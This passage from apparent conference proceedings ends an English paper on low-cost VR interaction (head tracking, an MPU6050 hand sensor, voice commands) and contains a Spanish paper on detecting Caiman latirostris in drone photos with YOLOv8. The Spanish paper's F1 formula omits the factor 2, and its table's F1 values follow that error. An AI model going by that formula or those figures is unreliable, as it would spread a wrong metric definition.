- Task Minimization: Secondary tasks related to sending and receiving messages were reduced to a minimum to prevent delays.

Voice Interaction This interaction enables the use of the mobile phone's microphone to record words spoken by the user using a speech recognition library [25]. These words are interpreted and translated into text, which is then used to generate an interaction with a virtual object or to write a small paragraph. The Head-Movement interaction technique (as shown in figure 2) is used once again to select objects and start voice recordings with the press of a button.

3 Interactions Across the Test Scenarios

3.1 Head-Movement Interaction

Object-Manipulation Scenario The Head-Movement interaction uses the natural movement of the user's head, relying on the mobile phone's accelerometer, which is highly precise and has minimal error. In the Objetc-Manipulation scenario, this interaction accurately determines the user's gaze direction and identifies the virtual objects that intersect with this line of sight, as shown in Figure 5. This approach has proven to be both efficient and

easy for users to learn. The pointer responded as expected to the user's head movements, allowing for smooth and intuitive interaction with virtual objects. The combination of precise motion tracking and user-friendly design enhances the overall experience, making the interaction effective and accessible.

Writing-Scenario Using a virtual keyboard is not a simple task and, as mentioned earlier, requires precise pointer movement. The pointer must respond to the user's most subtle movements, allowing them to navigate between keys, which should not be too big to avoid obstructing the user's view of the rest of the virtual world. The size of the keys can be seen in figure 1b. When applying the Head-Movement interaction in this scenario, the phone's accelerometer once again proved to be very efficient and easy to use, allowing for smooth and precise inputs.

3.2 Microcontroller Based Motion Interaction

Object-Manipulation Scenario To test the effectiveness of the implemented hardware, this technique was used to interact with virtual objects. The pointer is generated from the approximate position of the user's hand, and upon colliding with objects, an interface is displayed allowing the user to interact in different ways with the virtual object (see figure 5).

When applying this interaction in this scenario, we realized that the difference in precision compared to the Head-Movement interaction is significant. The MPU6050 module has a notable measurement error, which required the implementation of successive software corrections to reduce noise and drift, as mentioned in Section 2.2. Nevertheless, the developed hardware was able to execute the interactions effectively in this scenario.

Writing-Scenario As a final test, the developed hardware was used to type in the virtual world using the QWERTY keyboard previously mentioned. Once again, the pointer used for interaction receives signals from the hardware located



(a) View before selecting an object (user´s perspective).



(b) After selection the interface enables different interactions, like moving or rotating the object (user's perspective).

Fig. 5. Object-Manipulation Scenario. Selecting a 3D Object in the Virtual World.



Fig. 6. Interacting With a QWERTY Keyboard Using Hand Movements

in the user's hand, which dictates its movement. The user's perspective in this scenario can be seen in figure 6.

Although the developed hardware was effective, it did not achieve the level of precision required for this scenario. Due to the measurement error present in the MPU6050 microcontroller board, the user's movements are not accurately reflected in the virtual world, preventing the effective execution of a precise task such as pressing the small keys on the virtual QWERTY keyboard.

3.3 Voice Interaction

Object-Manipulation Scenario In this scenario, the object that is the target of the interaction is first selected with the head-movement interaction technique. This action displays a user interface with a single button that, when pressed, indicates the start of the recording of the user's spoken words as shown in Figure 7a. Once the recording is finished, the words are interpreted by the application, generating a corresponding interaction with the selected object (figure 7b).

The words that the system interprets as valid interactions are as follows:

- "Rotate" initiates a constant-speed rotation of the selected object.
- "Move" allows the selected object to be moved through space.
- "Stop" halts all ongoing interactions.

This interaction proved to be efficient. Every mobile phone on the market comes with a microphone, which allows for simple and precise interaction with the virtual world. Additionally, it proved to be satisfactory in terms of ease of use and implementation.

Writing-Scenario This scenario makes use of a QWERTY keyboard that has a button to record the user's speech. By pressing it, the voice of the user will be recorded an translated into text as shown in figure 8 where the user said the sentence "one two three four five" and it was appended to the text that was already written.

This writing test is similar to how instant messaging applications like WhatsApp or Telegram perform voice to text conversion, allowing users to quickly understand the available interaction mechanics.



(a) User recording an interaction for an object.



(b) Recorded interaction being executed.

Fig. 7. Voice-Interaction in the Object-Manipulation Scenario. Recording of a Rotation Interaction.



(a) User pressing the recording button



(b) Text recorded.

Fig. 8. Voice Interaction in the Writing Scenario. User writing "one two three four five" through voice recording

4 Discussion

The developed interactions allow users to interact effectively and precisely in the presented scenarios. The Head-Movement interaction, which uses a mobile phone to implement the ray-casting technique based on the movements of the user's head, achieved more than satisfactory results, enabling smooth interaction with the virtual world and being precise and effective. The Microcontroller-Based Motion interaction, implemented with purpose-specific hardware to measure the hand movements of the user, presented varied results, enabling simple yet effective interactions, although it suffered from drift and noise in the measurement of user movements, making precise tasks like typing difficult. Lastly, the Voice Interaction, which uses voice recognition software and head

motion ray casting, produced very satisfactory results throughout the test scenarios, showing minimal error in recognizing the user's spoken words and translating them into interactions. It proved to be the simplest interaction in both use and implementation.

5 Conclusions and Future Work

This work presents three simple interactions to engage with virtual and augmented realities, specially designed to have a simple high quality low-cost implementation. We evaluated the performance of all the techniques and obtained noteworthy results although there is still much more ground to cover in this area.

The next step in this work will be moving away from the use of ray-casting, which, although simple, poses problems as the distance between the user and the object they wish to interact with increases. Implementing interactions for full-body motion recognition in real-time using multiple sensors for different body parts will allow the user to move through the virtual world.

References

1. H.-M. Huang, S.-S. Liaw, and C.-M. Lai. Exploring learner acceptance of the use of virtual reality in medical education: a case study of desktop and projection-based display systems. *Interactive Learning Environments*, 24(1):3–19, 2016.
2. H. Ibayashi et al. Dollhouse vr: a multi-view, multi-user collaborative design workspace with vr technology. In *SIGGRAPH Asia 2015 Emerging Technologies*, pages 1–2, 2015.
3. J. Lacoche, N. Pallamin, T. Boggini, and J. Royan. Collaborators awareness for user cohabitation in co-located collaborative virtual environments. In *Proceedings of the 23rd ACM Symposium on Virtual Reality Software and Technology*, pages 1–9, November 2017.
4. M. Le Chénechal, J. Lacoche, J. Royan, T. Duval, V. Gouranton, and B. Arnaldi. When the giant meets the ant an asymmetric approach for collaborative and concurrent object manipulation in a multi-scale environment. In *2016 IEEE Third VR International Workshop on Collaborative Virtual Environments (3DCVE)*, pages 18–22. IEEE, March 2016.
5. J. G. Grandi, H. G. Debarba, L. Nedel, and A. Maciel. Design and evaluation of a handheld-based 3d user interface for collaborative object manipulation. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 5881–5891, May 2017.
6. C. Gutwin and S. Greenberg. A descriptive framework of workspace awareness for real-time groupware. *Computer Supported Cooperative Work (CSCW)*, 11(3-4):411–446, 2002.
7. D. W. Choi. Emerging tools and applications of virtual reality in education. In *IGI Global*, January 2016.
8. A. Henderson, N. Korner-Bitensky, and M. Levin. Virtual reality in stroke rehabilitation: a systematic review of its effectiveness for upper limb motor recovery. *Topics in stroke rehabilitation*, 2014.

9. V. N. Palter and T. P. Grantcharov. Individualized deliberate practice on a virtual reality simulator improves technical performance of surgical novices in the operating room: a randomized controlled trial. *Annals of surgery*, 259(3):443–448, 2014.
10. K. S. Gurusamy, R. Aggarwal, L. Palanivelu, and B. R. Davidson. Virtual reality training for surgical trainees in laparoscopic surgery. *The Cochrane Library*, 2009.
11. T. T. H. Nguyen, T. Duval, and C. Fleury. Guiding techniques for collaborative exploration in multi-scale shared virtual environments. In *Proc. of the Int. Conf. on Computer Graphics Theory and Applications, GRAPP*, pages 327–336, 2013.
12. C. Peters, D. Postlethwaite, and M. Wayne Wallace. Systems and methods providing enhanced education and training in a virtual reality environment, 2019.
13. T. Piumsomboon, A. Day, B. Ens, Y. Lee, G. Lee, and M. Billinghurst. Exploring enhancements for remote mixed reality collaboration. In *Proc. of SIGGRAPH Asia 2017 Mobile Graphics & Interactive Applications*, pages 1–5, 2017.
14. G. Riva, B. K. Wiederhold, and F. Mantovani. Neuroscience of virtual reality: from virtual exposure to embodied medicine. *Cyberpsychology, Behavior, and Social Networking*, 22(1):82–96, 2019.
15. J. S. Roo and M. Hachet. One reality: Augmenting how the physical world is experienced by combining multiple mixed reality modalities. In *Proc. of the 30th Annual ACM Symp. on User Interface Software and Technology*, pages 787–795, 2017.
16. D. Roth, J. L. Lugrin, D. Galakhov, A. Hofmann, G. Bente, M. E. Latoschik, and A. Fuhrmann. Avatar realism and social interaction quality in virtual reality. *IEEE Virtual Reality*, pages 277–278, 2016.
17. A. Asadzadeh, T. Samad-Soltani, P. Rezaei-Hachesu, and Z. Salahzadeh. Low-cost interactive device for virtual reality. In *2020 6th international conference on Web research (ICWR)*, pages 38–42. IEEE, April 2020.
18. T. Hilfert and M. König. Low-cost virtual reality environment for engineering and construction. *Visualization in Engineering*, 4(1):2, 2016.
19. E. Ambron, A. Miller, K. J. Kuchenbecker, L. J. Buxbaum, and H. Coslett. Immersive low-cost virtual reality treatment for phantom limb pain: Evidence from two cases. *Frontiers in neurology*, 9:67, 2018.
20. V. Román-Ibáñez, F. A. Pujol-López, H. Mora-Mora, M. L. Pertegal-Felices, and A. Jimeno-Morenilla. A low-cost immersive virtual reality system for teaching robotic manipulators programming. *Sustainability*, 10(4):1102, 2018.
21. P. Patel et al. Low-cost virtual reality headsets reduce perceived pain in healthy adults: A multicenter randomized crossover trial. *Games for Health Journal*, 2019.
22. Black Whale Studio. Teclado qwerty para vr. Unity Asset Store.
23. Ralf Doerner, Wolfgang Broll, Paul Grimm, and Bernhard Jung. *Virtual and Augmented Reality (VR / AR) - Foundations and Methods of Extended Realities (XR)*. Springer, 2022.
24. Rodrigo Herlein. Proyecto final. `https://github.com/RodrigoHerlein/ProyectoFinal`, 2024.
25. Unity Asset Store. Mobile speech recognizer, 2024.

Uso de información de índices espectrales e imágenes sintéticas en el entrenamiento de una Red Neuronal Convolucional en la detección de *Caiman latirostris*.

Gonzalo A. Pighin[12] (gpighin@sinc.unl.edu.ar), Carlos I. Piña[2] (pina.carlos@uader.edu.ar) y Enrique M. Albornoz[1] (emalbornoz@sinc.unl.edu.ar)

[1] Instituto de Investigación en Señales, Sistemas e Inteligencia Computacional - sinc(*i*), FICH-UNL/CONICET, Santa Fe, Argentina.

[2] Centro de Investigación Científica y de Transferencia Tecnológica a la Producción - CICyTTP, UADER / Provincia de Entre Ríos / CONICET, Entre Ríos, Argentina.

Resumen. Durante la última década, los drones han expandido y consolidado su utilización en el campo de la ecología como una herramienta de monitoreo de especies *in situ*. Esto ha complementado otros métodos tradicionales de conteo en campo, realizados por señalamiento directo o búsqueda en fotografías aéreas o satelitales. Sin embargo, hay especies de gran interés de estudio para la región, como es el caso del *Caiman latirostris*, que presentan una mayor complejidad para ser detectadas debido a su capacidad para camuflarse, lo cual las hace difícil de diferenciar de su entorno.

En conjunto con los drones utilizados en ecología, el conteo manual ha sido progresivamente complementado por el uso de Redes Neuronales, destacando particularmente a las Redes Neuronales Convolucionales (RNC) por su aplicabilidad en problemas asociados al procesamiento de imágenes. En el presente trabajo se presentan 3 alternativas de entrenamiento para una Red Convolucional (YOLOv8) y se evalúan sus desempeños: 1) Con aplicación directa sobre imágenes originales; 2) Con transformación de imágenes a matrices conformadas por índices espectrales; 3) Con aumentación de datos mediante el uso de imágenes sintéticas, simulando una distribución de individuos. En resultados preliminares, se ha encontrado que la primer opción sigue logrando un mejor desempeño respecto de los otros métodos propuestos. Contrario a nuestras hipótesis, el uso de índices espectrales empeoró ligeramente los resultados, mientras que el uso de imágenes sintéticas tuvo un rendimiento inferior.

Palabras clave: Aprendizaje Profundo, drones, *Caiman latirostris*, monitoreo.

1 Introducción

El monitoreo de fauna es una herramienta de registro de datos en campo que permite relevar el estado de una población o conjunto de especies en particular. Esta acción aporta información estadística que permite a los investigadores caracterizar distribuciones y gestionar su manejo de manera eficaz [1].

En la actualidad, tanto la reducción de los costos de adquisición de un dron, como su robustez y la rapidez en el aprendizaje de su manejo, han facilitado su utilización para reemplazar gran parte de los monitoreos que se realizaban históricamente mediante aeronaves tripuladas. Esto reduce riesgos vitales en los pilotos por el uso de un vehículo no tripulado [2], y presenta la oportunidad de realizar vuelos con menores costos de puesta en funcionamiento y mantenimiento.

1.1 Monitoreos de *Caiman latirostris*

Los monitoreos de *C. latirostris* (o *yacarés*, más vulgarmente) se realizan tradicionalmente mediante conteo nocturno, para los cuales se recorre un transecto de conteo bajo algún criterio en una zona o unidad muestral de interés, como la orilla de un bañado o el interior de una laguna. Se procede registrando los ejemplares a partir de la reflexión de la luz de una linterna en los ojos de los yacarés, y esta información se utiliza para estimar la abundancia de la especie en la unidad muestral seleccionada [3]. *C. latirostris* es de particular interés debido a su rol trófico, así como también su área de distribución, comprendiendo al litoral argentino, y extensiones en zonas de Brasil, Bolivia, Paraguay y Uruguay [4].

1.2 Uso de Redes Convolucionales para la detección de *Caiman latirostris*

Las Redes Neuronales Convolucionales (RNC) han tenido un gran salto cualitativo desde su implementación con GPUs desde la introducción de ImageNet [5]. Para el presente trabajo hemos seleccionado la arquitectura YOLO, introducida en 2016 con posteriores mejoras [6][7][8][9]. Se ha utilizado la red YOLO versión 8 en su formato más grande (YOLOv8x6).

En el presente trabajo se exponen tres alternativas de entrenamiento para RNC:

A) Entrenamiento sin preprocesamiento: Utiliza las imágenes etiquetadas originalmente.

B) Entrenamiento con índices espectrales: Se usan matrices del tamaño de las imágenes originales, donde cada canal es un índice calculado a partir de los canales R, G y B de la imagen original. Estas matrices se tratan como imágenes y los índices destacan atributos de *C. latirostris.*

C) Entrenamiento con imágenes sintéticas: Se generan imágenes con *C. latirostris* superpuestos sobre fondos originales para aumentar artificialmente los datos, variando la información contextual de cada individuo agregado.

2 Materiales y Métodos

Para la presente investigación se utilizaron imágenes adquiridas por un dron Phantom 4 Pro en diferentes sitios de monitoreo en las provincias de Santa Fe y Corrientes:

1. Reserva natural “El Estero” (30,0383° S; 59,9718° O), departamento San Javier (Santa Fe);

2. Reserva natural "El Fisco" (30,1955° S; 61,0107° O) departamento San Cristóbal (Santa Fe);
3. Bañados del paraje Km 114, sobre la ruta provincial n.º 12 (30,7266° S; 60,2901° O) en el departamento San Justo (Santa Fe);
4. Bañados en el pueblo de Cacique Ariacaiquín (30,6474° S; 60,2835° O), departamento San Javier (Santa Fe).
5. Laguna Limpia (29,9999° S; 59,3705° O), departamento de Esquina (Corrientes).
6. Laguna Irupé (29,8118° S; 59,1265° O), departamento de Esquina (Corrientes).
7. Laguna Pore'ỹ (29,9759° S; 59,2285° O), departamento de Esquina (Corrientes).

El conjunto de datos se compone de carpetas correspondientes a siete transectos monitoreados entre los años 2019 y 2023 en los meses de enero, febrero y marzo (monitoreos de verano) y julio, agosto y septiembre (monitoreos de invierno), sumando un total de 916 fotografías, que contienen desde ningún individuo hasta un máximo de 15 individuos por fotografía.

Los monitoreos se realizaron sobre transectos de 2 a 3 kilómetros de largo, trazados sobre lagunas y humedales propios del hábitat de *C. latirostris*, y los vuelos fueron programados a 35 metros de altura, con una velocidad de 5 m/s y tasa de muestreo de 1 fotografía cada 5 segundos; las capturas son de 5472 × 3648 y 4864 × 3648 píxeles en imágenes de tipo RGB (extensión *.jpg*).

Respecto del procesamiento, fue realizado mediante una GPU NVIDIA GeForce RTX 3060 de 12GB. El módulo Pytorch fue utilizado para el empleo de la GPU en el entrenamiento, mediante el algoritmo de YOLOv8 implementado por Ultralytics [10].

2.1 Aumentación de datos mediante matrices de índices espectrales

La mayoría de los índices espectrales se calculan algebraicamente como una combinación lineal de los canales de una imagen. Esto permite un procesamiento que resalta la existencia de cultivos, vegetación natural y cursos de agua. Muchos de estos índices se calculan a partir de imágenes multiespectrales, incluyendo información de canales infrarrojos, y en este estudio particular utilizamos índices que pueden calcularse a partir de los canales R, G y B de una imagen de luz visible [11].

Una primera alternativa postulada para la aumentación de datos es la producción de imágenes a partir del solapamiento de matrices de índices. Para esto, se evaluaron 14 índices espectrales calculados sobre canales R, G y B, entre los cuales se encontraron: *Índice de Resistencia Atmosférica Visible* (IRAV) [12], *Índice de Verdor de Hoja* (IVH) [12], *Índice de Diferencia Normalizada Verde-Rojo* (IDNVR) [12], *Índice de Verdor Triangular* (IVT) [13], *Índice de Vegetación Rojo-Verde-Azul* (IVRVA) [13], *Índice de Color de Extracción Vegetal* (ICEV) [13], *Índice de Exceso de Verde* (IEV) [13], *Índice de Exceso de Rojo* (IER) [14], *Índice de Exceso de Azul* (IEA) [15]; *Índice de Vegetación Rojo-Verde* (IVRV) [16]; *Índice de Brillo* (IB) [17], *Índice de Vegetación Triangular* (IVT) [18], *Índice de Vegetación Visible* (IVV) [19]. Se

seleccionaron los 3 que presentaban, cualitativamente, la mejor capacidad de resaltar la presencia de *C. latirostris* en las imágenes aéreas. Estos índices son: *Índice de Vegetación Rojo-Verde-Azul* (IVRVA) [20], que permite destacar los bordes sombreados de los individuos; el complemento al *Índice de Verdor Triangular* (IVT), que realza el cuerpo; y la *Intensidad* (I) [21], que permite preservar detalles de la textura (ver Figura 1). En la práctica, el índice no es más que es un valor único por pixel, y como se consideran 3 índices, se puede generar una composición de tres canales que se procesa de manera análoga a una imagen RGB ordinaria.

$$(1)\ IVRVA = \frac{G^2 - R \times B}{G^2 + R \times B}$$

$$(2^*)\ IVT = -\frac{1}{2} \times \left(190 \times \left(R - G\right) - 120 \times \left(R - B\right)\right)$$

$$(3)\ I = \frac{1}{3}\left(R + G + B\right)$$

* *Se usa su complemento, calculado como CIVT = 1 – IVT*. Se hace de esta manera para invertir el realce hacia tonos oscuros sobre las figuras de los yacarés.

Los índices se normalizan luego para coincidir con un valor de coloración de 8 bits (entero entre 0 y 255), para evitar valores negativos o fuera de escala. Se definió además un valor igual a 255 ante cualquier caso de división por 0. Esto es porque matemáticamente la división de numeradores positivos tiende a $+\infty$ cuando el denominador tiende a 0^+, lo que se interpreta como una saturación en la imagen. Solo para el caso del índice *IVRVA*, cuando tiene valores G = 0 y (R,B) = (k,0) o (R,B) = (0,k), con k = 0, 1, …, 255, se define igual a 255 debido a la generación de una indeterminación matemática cuyo límite para (R,G,B) $\rightarrow$(0,0,0) no existe. Se asume en este caso que la ocurrencia de la indeterminación no es relevante para el aprendizaje de la red, ya que la posibilidad de generarla, suponiendo todas las combinaciones de píxeles como equiprobables, es de un 0,003% sobre el total.




Figura 1: Matrices de índices espectrales 1. A) Apariencia de C. latirostris en fotografía RGB . B) Imagen de matriz IVRVA. C) Imagen de matriz IVT. D) Imagen de matriz I.

2.2 Aumentación de datos mediante imágenes sintéticas

Otra alternativa para la aumentación de los datos propone el agregado de *C. latirostris* mediante el solapamiento de imágenes de individuos manualmente recortados sobre las fotografías del transecto de monitoreo. Para esto, se crearon imágenes sintéticas combinando ejemplares separados previamente por inspección visual sobre fotografías originales del transecto.

Para generar las distribuciones en las imágenes sintéticas se procedió a crear un módulo Python con una clase denominada *Distribución*, y cuyos atributos más importantes pueden verse en la Tabla 1.

Tabla 1. Atributos principales de la clase *Distribución* y valores definidos.

Atributo	Descripción
Entrada de fondos	Dirección de la carpeta que contiene los fondos donde se colocarán los parches de *C. latirostris*
Entrada de parches	Dirección de la carpeta que contiene los parches de *C. latirostris* que se colocarán sobre los fondos.
Salida de imágenes	Dirección de la carpeta que contiene las imágenes ya sintetizadas (fondos con agregado de parches de *C. latirostris*).
Vector p	Vector de valores flotantes entre 0.0 y 1.0 para definir la probabilidad de aparición de al menos un ejemplar de *C. latirostris* en cada fotografía de una carpeta (transecto) en particular.
Matriz q	Matriz de pares de valores enteros entre (0, 0) y el ancho y alto máximo de cada fotografía. Para este caso, (5472, 3648) y (4864, 3648). Es una colección de coordenadas obtenidas aleatoriamente, donde se ubican los parches pegados en caso de que la probabilidad del Vector p sea favorable a la existencia de individuos.
Cantidad de ejemplares	Cantidad de imágenes de ejemplares de *C. latirostris* que se utilizaron para generar la aumentación.
Cantidad máxima	Cantidad máxima de objetos distribuidos por imagen (imágenes de individuos de *C. latirostris*)

El objeto de la clase *Distribución* toma dos tipos de datos externos principales: los *fondos*, tomados desde la carpeta de *Entrada de fondos*, representados por las fotografías originales del transecto; y los *parches*, tomados desde la carpeta de *Entrada de parches*, representados por los recortes de *C. latirostris* hechos manualmente en una carpeta separada. El objeto recorre completamente la carpeta de los *fondos* decidiendo si generar la distribución según una probabilidad referida en el Vector p, cuyo largo se corresponde con la cantidad de *fondos* disponibles en la carpeta. En caso de que la probabilidad sea favorable a generar la distribución, se crea

una Matriz q correspondiente que indica las coordenadas donde se colocarán los *parches*, mediante pares de valores obtenidos al azar desde una distribución uniforme. La cantidad de parches que se colocan es aleatoria entre 1 y 15 (parámetro de Cantidad máxima), pudiendo repetirse cualquier *parche* del total contenido en Cantidad de ejemplares, que son 24.

Los recortes de los individuos se modificaron para aparecer rotados una cantidad entera de grados desde 0° a 359°; escalados sin deformar con un factor flotante entre 0,5 y 2,0; o espejados vertical u horizontalmente; y admiten estar superpuestos y cortados por el borde de la imagen. La Figura 2 contiene ejemplos de *fondos* y *parches* de entrada y de imagen sintética de salida.




Figura 2: Creación de imágenes sintéticas: A) Apariencia de C. latirostris en fotografía RGB (fondo, en este caso). B) Parches utilizados para generar la aumentación. C) Modelo de imagen sintética.

2.3 Marco experimental

Para comparar los métodos propuestos, se entrenó una red YOLOv8 en su modelo de mayor tamaño para tres tipos de prueba, donde una utiliza las fotografías sin preprocesar, y otras dos usan tipos de preprocesamientos diferentes para su entrenamiento y validación. El set de datos se separó al azar en conjuntos de entrenamiento (70%), validación (15%) y prueba (15%). El conjunto de prueba sólo tiene imágenes originales, a excepción del uso de matrices de índices espectrales, donde el conjunto de prueba es convertido del mismo modo que los de entrenamiento y validación. Los experimentos pueden listarse como:

1) Entrenamiento y validación con el método estándar.

2) Entrenamiento y validación con matrices de índices espectrales IVRVA / IVT / I.

3) Entrenamiento y validación con aumentación de datos mediante imágenes sintéticas de *C. latirostris*.

Cabe destacar que el entrenamiento se hizo sobre imágenes asociadas a archivos de etiquetas tipo “YOLO.*txt*”, y que la información de las etiquetas incluye el etiquetado de otros elementos o especies reconocibles pertenecientes al ambiente del muestreo. Las etiquetas complementarias son: *ave*, *carpincho*, *humano*, *tortuga*, *vaca* y

vehículo; a lo que se agrega (por defecto) la etiqueta residual de *fondo* para todo elemento no definido. Por otro lado, se resalta que, siendo este un problema de identificación, se prueba el desempeño de los sistemas en identificar eventos de aparición de *C. latirostris*. Por este motivo, no existe una categoría de Verdadero Negativo (VN) y, por ende, no se puede generar una matriz de confusión asociada.

Respecto a los hiperparámetros de la red, se realizaron 200 épocas de entrenamiento sobre un conjunto de imágenes distribuidas aleatoriamente, usando un tamaño de batch de 8. Se utilizó el optimizador AdamW con coeficiente de gradiente de ν = 0,937 y una tasa de aprendizaje de η = 0,01. Se usó además un valor de IoU = 0,7 como umbral de detección y un umbral mínimo de confianza de 0,3 para considerar como válida una detección. Las imágenes usadas son reescaladas por la capa de entrada de la red a un máximo de 640×640, manteniendo la relación de aspecto al costo de perder detalles de las imágenes.

2.4 Métricas de desempeño

Para evaluar posteriormente los resultados se utilizan medidas de Precisión y *Recall* en función de la confianza, siendo la confianza un puntaje dado en el rango [0,1] y que refleja qué tanto confía la red en que la detección es correcta. Precisión y *Recall* se contrastan entre sí mediante las gráficas P-R. También se introduce el estimador F1, que es una media armónica entre la Precisión y el *Recall*, y, por lo tanto, un indicador combinado de ambas métricas.

$$\text{A) } Precision = \frac{VP}{VP + FP} \qquad \text{B) } Recall = \frac{VP}{VP + FN} \qquad \text{C) } F1 = \frac{Precisión \times Recall}{Precisión + Recall}$$

Donde VP representa los Verdaderos Positivos, FP los Falsos Positivos, y FN los Falsos Negativos.

Las tres métricas generan la curva P entre Precisión y confianza; la curva R para *Recall* y confianza; y la curva F1 para el caso del estimador con el mismo nombre. Se evalúa también el comportamiento de la Precisión en función del *Recall*.

3 Resultados

Los resultados son obtenidos luego de entrenar la misma arquitectura de red neuronal, manteniendo los hiperparámetros y el set de datos constantes. Se procura que la única variación entre experimentos sea la creación de un conjunto diferente a partir de los preprocesamientos descritos. De esta manera, los resultados quedan como se detallan a continuación (ver Figura 3).

3.1 Resultados sin preprocesamiento (experimento 1)

El entrenamiento sin preprocesamiento generó una curva de desempeño F1 con un máximo de F1 = 0,4 para una Confianza = 0,3 (Figura 3 - 1A). Por otro lado, la curva P indica que cuando la Confianza > 0,7, el sistema tiene una Precisión = 1 (Figura 3 - 2A). En referencia a la relación entre Precisión y *Recall*, la curva P-R correspondiente indica una rápida caída de la Precisión desde un valor máximo P = 1, reduciéndose a

la mitad para un *Recall* = 0,25 y con valor nulo para un Recall < 0,6 (Figura 3 - 3A). Finalmente, la relación *Recall*-Confianza disminuye lenta, pero progresivamente desde un valor de Confianza = 0 hasta 0,9 desde un valor inicial medio (~0,5) (Figura 3 - 4A).

3.2 Resultados con matrices de índices espectrales (experimento 2)

Utilizando índices espectrales, se generó una curva F1 con una caída más abrupta que en el experimento 1, alcanzando un máximo de Precisión = 0,35 para una Confianza = 0,07 (Figura 3 - 1B). Al igual que en el caso anterior, cuando la confianza de detección es superior a 0,7, el sistema tiene una Precisión = 1 (Figura 3 - 2B). De manera similar ocurre con la relación entre Precisión y *Recall* de la curva P-R (Figura 3 - 3B) y la curva R (Figura 3 - 4B), que siguen dinámicas similares al caso anterior.

3.3 Resultados con aumentación de datos (experimento 3)

La aumentación de datos exhibió características propias del experimento 2, con un valor máximo de F1 = 0,35 para bajos valores de Confianza, y la particularidad de valer 0 para una Confianza > 0,8 (Figura 3 - 1C). Para este caso, la curva P decae más rápido con la disminución de la confianza que en los dos casos anteriores, siendo aún la Precisión = 1 para una Confianza > 0,7 (Figura 3 - 2C). La relación entre Precisión y *Recall* sigue una dinámica similar a la de los casos anteriores (Figura 3 - 3C), como así también conserva gran similitud para la relación *Recall*-Confianza, diferenciándose en una caída más abrupta para una Confianza > 0,8 (Figura 3 - 4C).
Finalmente, se configura una tabla de desempeño que considera las métricas obtenidas sobre los tres sistemas para los mejores pesos encontrados. Es de destacar que, al estar el sistema entrenado en más de una clase de etiquetas, el desempeño varía de una clase de objeto a otra. Podemos resumir los resultados obtenidos para los 3 experimentos en la Tabla 3.

Tabla 3. Resumen de resultados. En negrita se destacan máxima precisión y *recall*.

Experimento	Precision (%)	Recall (%)	F1 (%)
Sin preprocesar	70,3	**27,0**	**19.5**
Matrices de índices	**90,7**	5,6	5,27
Imágenes sintéticas	62,0	19,0	14,5

